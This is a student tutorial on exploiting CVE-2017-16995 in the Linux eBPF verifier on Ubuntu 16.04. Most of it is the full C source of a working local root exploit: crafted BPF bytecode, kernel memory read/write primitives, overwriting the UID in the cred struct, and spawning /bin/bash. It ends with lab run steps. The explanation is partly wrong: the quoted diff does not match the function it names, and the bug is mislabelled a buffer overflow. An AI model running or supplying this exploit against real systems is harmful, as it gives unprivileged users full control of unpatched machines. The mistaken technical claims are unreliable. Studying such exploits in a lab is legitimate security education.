Linux Exploit Development

I hereby declare that this documentation is created based on the knowledge I have as well as some online resources. All the online contents used as references are included in the reference section. The original author of any code or contents are also mentioned as the credits of their honorable work.

Student Information:

Name: Abdullah Al Noman
Student ID: IT17155908

Table of Contents

Introduction

Exploit is a piece of code or collection of commands that takes advantage of a vulnerability in a system or software. When it is executed in a vulnerable environment, it performs unintended actions though the bug or vulnerability. According to offensive security terminology, exploitation is a must knowing capability a security professional should have. To develop a good exploit, a good combination of skill sets such as reverse engineering, socket programming, fuzzing, programing knowledge, operating systems knowledge, and so on are highly required. Operating systems internal including memory distribution and operations are also highly considered in terms of developing exploits. Exploits can be written for various platforms like web applications, operating systems, desktop applications, mobile devices, IoT devices, and so on.

In this paper, a tutorial will be shown to develop an exploit in a Linux environment. Linux kernel 4.4.0 has a significant bug and using that bug, privilege escalation can be performed. This is a local privilege escalation where the exploit will be compiled and run in the victim system to get root privilege. The inclusion of vulnerability analysis and the way to perform the exploit in a vulnerable system will be explained in detail.

System information

Linux Operating System: Ubuntu 16.04.04 LTS

Kernel: 4.4.0-116-generic

Architecture: x86_64

Environment: Desktop Version

Exploit Language: C

Vulnerability Analysis

Linux kernel 4.4 to 4.14 having high-security issues. The issue is registered under `CVE-2017-16995` and it was fixed before. But the issue is broken again in many kernels of Debian and Ubuntu-based distributions. Mentioned kernel versions use Berkeley Packet Filter (BFF) which contains a vulnerability of performing sign extension improperly. This can be used to escalate the system privilege.

An arbitrary memory read/write access issue was found in the kernel compiled with eBPF `bpf(2)` system call (`CONFIG_BPF_SYSCALL`). The eBPF verifier module has calculation errors triggered by the user performed BPF malicious program. Unprivileged users can get access to the root level privilege by exploiting the flaw in the kernel.

The `check_alu_op` function in `kernel/bpf/verifier.c` in the Linux kernel through 4.4.0 allows local users to cause a denial of service (memory corruption) or possibly have unspecified another impact by leveraging incorrect sign extension. The file around 14 lines had issues which tells that the system could take unsigned bits as input. Negative value can cause system failure there according to the code. The vulnerable code is shown below.

```diff
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index e39b01317b6f..625e358ca765 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -2190,20 +2190,22 @@ static int adjust_scalar_min_max_vals(struct bpf_verifier_env *env,
 				mark_reg_unknown(env, regs, insn->dst_reg);
 				break;
 			}
-			/* BPF_RSH is an unsigned shift, so make the appropriate casts */
-			if (dst_reg->smin_value < 0) {
-				if (umin_val) {
-					/* Sign bit will be cleared */
-					dst_reg->smin_value = 0;
-				} else {
-					/* Lost sign bit information */
-					dst_reg->smin_value = S64_MIN;
-					dst_reg->smax_value = S64_MAX;
-				}
-			} else {
-				dst_reg->smin_value =
-					(u64)(dst_reg->smin_value) >> umax_val;
-			}
+			/* BPF_RSH is an unsigned shift.  If the value in dst_reg might
+			 * be negative, then either:
+			 * 1) src_reg might be zero, so the sign bit of the result is
+			 *    unknown, so we lose our signed bounds
+			 * 2) it's known negative, thus the unsigned bounds capture the
+			 *    signed bounds
+			 * 3) the signed bounds cross zero, so they tell us nothing
+			 *    about the result
+			 * If the value in dst_reg is known nonnegative, then again the
+			 * unsigned bounts capture the signed bounds.
+			 * Thus, in all cases it suffices to blow away our signed bounds
+			 * and rely on inferring new ones from the unsigned bounds and
+			 * var_off of the result.
+			 */
+			dst_reg->smin_value = S64_MIN;
+			dst_reg->smax_value = S64_MAX;
 			if (src_known)
 				dst_reg->var_off = tnum_rshift(dst_reg->var_off,
 							       umin_val);
```

The red lines indicated in the above figure seem to be vulnerable which can cause memory corruption due to a massive Denial of Service attack. Pushing unspecified value or incorrect sign extension can get the memory corrupted and a non-root user can have the privilege of the superuser.

Writing Exploit

```
/* Ubuntu 16.04.04 LTS privilege escalation
  *
  kernel 4.4.0-116-generic
  *
   all credit goes to @bleidl
*/
// including c libraries
  #include <stdio.h>
  #include <stdlib.h>
 #include <unistd.h>
 #include <errno.h>
 #include <fcntl.h>
 #include <string.h>
 #include <linux/bpf.h>
 #include <linux/unistd.h>
 #include <sys/mman.h>
 #include <sys/types.h>
 #include <sys/socket.h>
 #include <sys/un.h>
 #include <sys/stat.h>
 #include <stdint.h>

 // defining values
 #define PHYS_OFFSET 0xffff880000000000 // physical starting address in RAM
 #define CRED_OFFSET 0x5f8 // credential address
 #define UID_OFFSET 4  // UID value
 #define LOG_BUF_SIZE 65536 // log buffer size
 #define PROGSIZE 328 // program size

 int sockets[2]; // program socket
 int mapfd, progfd; // mapping file data and program data variable

 // attaching shellcode
 char *__prog =  "\xb4\x09\x00\x00\xff\xff\xff\xff"
                 "\x55\x09\x02\x00\xff\xff\xff\xff"
                 "\xb7\x00\x00\x00\x00\x00\x00\x00"
                 "\x95\x00\x00\x00\x00\x00\x00\x00"
                 "\x18\x19\x00\x00\x03\x00\x00\x00"
                 "\x00\x00\x00\x00\x00\x00\x00\x00"
                 "\xbf\x91\x00\x00\x00\x00\x00\x00"
                 "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                 "\x07\x02\x00\x00\xfc\xff\xff\xff"
                 "\x62\x0a\xfc\xff\x00\x00\x00\x00"
                 "\x85\x00\x00\x00\x01\x00\x00\x00"
                 "\x55\x00\x01\x00\x00\x00\x00\x00"
                 "\x95\x00\x00\x00\x00\x00\x00\x00"
                 "\x79\x06\x00\x00\x00\x00\x00\x00"
                 "\xbf\x91\x00\x00\x00\x00\x00\x00"
                 "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                 "\x07\x02\x00\x00\xfc\xff\xff\xff"
                 "\x62\x0a\xfc\xff\x01\x00\x00\x00"
                 "\x85\x00\x00\x00\x01\x00\x00\x00"
```

```
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x07\x00\x00\x00\x00\x00\x00"
                "\xbf\x91\x00\x00\x00\x00\x00\x00"
                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                "\x07\x02\x00\x00\xfc\xff\xff\xff"
                "\x62\x0a\xfc\xff\x02\x00\x00\x00"
                "\x85\x00\x00\x00\x01\x00\x00\x00"
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x08\x00\x00\x00\x00\x00\x00"
                "\xbf\x02\x00\x00\x00\x00\x00\x00"
                "\xb7\x00\x00\x00\x00\x00\x00\x00"
                "\x55\x06\x03\x00\x00\x00\x00\x00"
                "\x79\x73\x00\x00\x00\x00\x00\x00"
                "\x7b\x32\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x55\x06\x02\x00\x01\x00\x00\x00"
                "\x7b\xa2\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x7b\x87\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00";

char bpf_log_buf[LOG_BUF_SIZE]; // Berkeley packer filter log buffer size in a array

// function bpf program load as static; parameter taken as enumeration and constructor also implemented
static int bpf_prog_load(enum bpf_prog_type prog_type, const struct bpf_insn *insns, int prog_len, const char *license, int kern_version) {
        // using union insering different data in same locations for program
        union bpf_attr attr = {
                .prog_type = prog_type,
                .insns = (__u64)insns,
                .insn_cnt = prog_len / sizeof(struct bpf_insn), // progam len is divided by the size of struct bpf_insn
                .license = (__u64)license,
                .log_buf = (__u64)bpf_log_buf,
                .log_size = LOG_BUF_SIZE,
                .log_level = 1,
        };

        attr.kern_version = kern_version; // kernel verson is assigned to attribute kernel version

        bpf_log_buf[0] = 0; // initiating bpf log buffer 0 as the first array value

        return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr)); // system call returns
}

// function bpf create map
static int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size, int max_entries) {
```

```
        // // using union insering different data in same locations for mapping
        union bpf_attr attr = {
                .map_type = map_type,
                .key_size = key_size,
                .value_size = value_size,
                .max_entries = max_entries
        };

        return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr)); // system call returns
}

// funcion bpf update elemenent with  parameter size (2^64)
static int bpf_update_elem(uint64_t key, uint64_t value) {
        // using union insering different data in same locations for bpf update elements
        union bpf_attr attr = {
                .map_fd = mapfd,
                .key = (__u64)&key,
                .value = (__u64)&value,
                .flags = 0,
        };

        return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr)); // system call returns
}

// function bpf lookup element with pointers in the parameter
static int bpf_lookup_elem(void *key, void *value) {
        // using union insering different data in same locations for bpf lookup elements
        union bpf_attr attr = {
                .map_fd = mapfd,
                .key = (__u64)key,
                .value = (__u64)value,
        };

        return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr)); // system call returns
}

// function exit is initiated
static void __exit(char *err) {
        fprintf(stderr, "error: %s\n", err);
        exit(-1); // function termination
}

// function prep begins program execution
static void prep(void) {
        mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 3);

        // condition checking
        if (mapfd < 0) // if mapfd is less than 0
                __exit(strerror(errno)); // error

```

```c
        // bpf_prog_load function is called and handled with different parameters
        progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
                                (struct bpf_insn *)__prog, PROGSIZE, "GPL", 0);

        if (progfd < 0) // if progfd is less than 0
                __exit(strerror(errno)); // error

        // Unix socket pair connection checking
        if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
                __exit(strerror(errno));

        // socket operation condition checking
        if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0)
                __exit(strerror(errno));
}

// function write message
static void writemsg(void) {
        char buffer[64];

        ssize_t n = write(sockets[0], buffer, sizeof(buffer)); // writing buffer

        // condition checking
        if (n < 0) {
                perror("write");
                return;
        }
        if (n != sizeof(buffer))
                fprintf(stderr, "short write: %lu\n", n);
}

// defining update elements
#define __update_elem(a, b, c) \
        bpf_update_elem(0, (a)); \
        bpf_update_elem(1, (b)); \
        bpf_update_elem(2, (c)); \
        writemsg();

// function get_value
static uint64_t get_value(int key) {
        uint64_t value;

        if (bpf_lookup_elem(&key, &value))
                __exit(strerror(errno));

        return value;
}

// function get file pointer
static uint64_t __get_fp(void) {
        __update_elem(1, 0, 0);

        return get_value(2);
}
```

```

// function read
static uint64_t __read(uint64_t addr) {
        __update_elem(0, addr, 0);

        return get_value(2);
}

// function write
static void __write(uint64_t addr, uint64_t val) {
        __update_elem(2, addr, val);
}

// function get stack pointer
static uint64_t get_sp(uint64_t addr) {
        return addr & ~(0x4000 - 1);
}

// function pwn begins program execution
static void pwn(void) {
        uint64_t fp, sp, task_struct, credptr, uidptr; // variable declaration

        fp = __get_fp(); // getting fp
        if (fp < PHYS_OFFSET) // condition checking with physical starting address for fp
                __exit("wrong fp");

        sp = get_sp(fp); // getting stack pointer
        if (sp < PHYS_OFFSET) // condition checking with physical starting address for sp
                __exit("wrong sp");

        task_struct = __read(sp); // Stack pointer is handled by task_struct

        if (task_struct < PHYS_OFFSET) // condition checking with physical starting address for task structure
                __exit("wrong task ptr");

        printf("task_struct = %lx\n", task_struct); // printing correct stack

        credptr = __read(task_struct + CRED_OFFSET); // credential handling

        if (credptr < PHYS_OFFSET) // condition checking with physical starting address for credentials
                __exit("wrong cred ptr");

        uidptr = credptr + UID_OFFSET; // UID handling
        if (uidptr < PHYS_OFFSET) // condition checking with physical starting address for credentials
                __exit("wrong uid ptr");

        printf("uidptr = %lx\n", uidptr); // printing correct UID
        __write(uidptr, 0); // set both UID and GID to 0
```

```
        // getting a shell
        if (getuid() == 0) { // condition checking for root
                printf("Yeah! spawning root shell\n");
                system("/bin/bash"); // shell command
                exit(0);
        }

        __exit("Not Vulnerable?"); // error
}

// function main begins program execution
int main(int argc, char **argv) {

        // calling functions
        prep();
        pwn();

        return 0;
} // end of function main
```

This code executes the local vulnerability as it is known as memory corruption. According to the CVE information the code has a local socket connection for the Berkeley Packet Filter section. Two important functions can be identified here.

- `prep()` – this function deals with loading programs, creating maps, checking socket connection, and establishing socket based on program file data.
- `pwn()` – this function reads the file pointer and stack pointer. Later, it matches the read pointer value with stored pointer value. The legit stack is stored in `task_struct` finally. Following that, credentials pointer is also checked, and once credentials are approved, UID is set to 0 which belongs to root. Then the root shell is called and displayed.

Both functions are dependent on each other. The `prep()` function supports `pwn()` function and both are called in `main()` function. Though they relate to each other, but they have their dependencies which are also known as functions.

The `prep()` function has the following dependency functions –

- `bpf_prog_load()` – this function loads the bpf program
- `bpf_create_map()` – this function creates a bpf map
- `bpf_update_elem()` – updates the bpf elements
- `bpf_lookup_elem()` – looks up the bpf elements
- `exit()` – this function is important to exit from any

The `pwn()` function has following dependency functions –

- `writemsg()` – writes sockets using buffer
- `get_value()` – looks up bpf elements
- `get_fp()` – gets file pointer from update elements
- `read()` – reads update elements
- `write()` – writes new value to update elements
- `get_sp()` – gets stack pointer

Application of the Exploit



Figure1: Setting up Ubuntu lab with vulnerable Kernel version



Figure2: New user creation with no root privilege

It is time to send the exploit in victim machine or write it in the vulnerable environment as following –



Figure3: Writing the exploit in lab machine



Figure4: Compile the code and checking execution rights

As it was shown before the `test` user does not have root privilege, now it is time to run the exploit as following –

```
1. test@ubuntu-lab:~$ ./exploit
```

According to the following screenshot, it is shown that the code successfully worked, and we got the root shell as a successful execution.



Figure5: Getting Root Shell

Test user is switched to the root shell because of the buffer overflow exploit. This bug was fixed in the latest version or by disabling bpf system call execution.

References

- https://www.cvedetails.com/cve/CVE-2017-16995/
- https://nvd.nist.gov/vuln/detail/CVE-2017-16995
- https://www.exploit-db.com/exploits/44298
- https://github.com/torvalds/linux/commit/95a762e2c8c942780948091f8f2a4f32fce1ac6f
- https://infinitescript.com/2018/04/get-root-privileges-using-cve-2017-16995/
- https://security-tracker.debian.org/tracker/CVE-2017-16995